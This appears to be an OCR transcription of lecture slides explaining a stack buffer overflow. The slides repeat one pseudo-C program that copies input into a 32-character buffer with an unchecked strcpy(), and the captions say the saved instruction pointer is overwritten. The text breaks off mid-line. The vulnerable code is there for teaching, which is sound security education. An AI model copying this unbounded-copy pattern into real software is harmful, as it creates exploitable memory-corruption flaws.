
IP



A Normal Example

```
0: void print(string s) {
     // only holds 32 characters, max
     string buffer[32];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```

IP




A Normal Exampl

What if the data in string s is longer than 32 characters?

```
0: void print(string s) {
     // only holds 32 characters, max
     string buffer[32];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```

IP




A Normal Exampl

What if the data in string s is longer than 32 characters?

```
0: void print(string s) {
     // only holds 32 characters, max
     string buffer[32];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```

strcpy() does not check the length of the input!


IP



Crash

```
0: void print(string s) {
     // only holds 32 characters, max
     string buffer[32];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```


IP



Crash

```
0: void print(string s) {
     // only holds 32 characters, max
     string buffer[32];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```


IP



Crash

IP


```
0: void print(string s) {
     // only holds 32 characters, max
     string buffer[32];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```



Crash

```
0: void print(string s) {
     // only holds 32 characters, max
     string buffer[32];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```

IP




Crash

```
0: void print(string s) {
     // only holds 32 characters, max
     string buffer[32];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```

IP

Saved IP is destroyed!




Crash

```
0: void print(string s) {
     // only holds 32 characters, max
     string buffer[32];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```

IP

Saved IP is destroyed!




Crash

```
0: void print(string s) {
     // only holds 32 characters, max
     string buffer[32];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(i                    gv) {
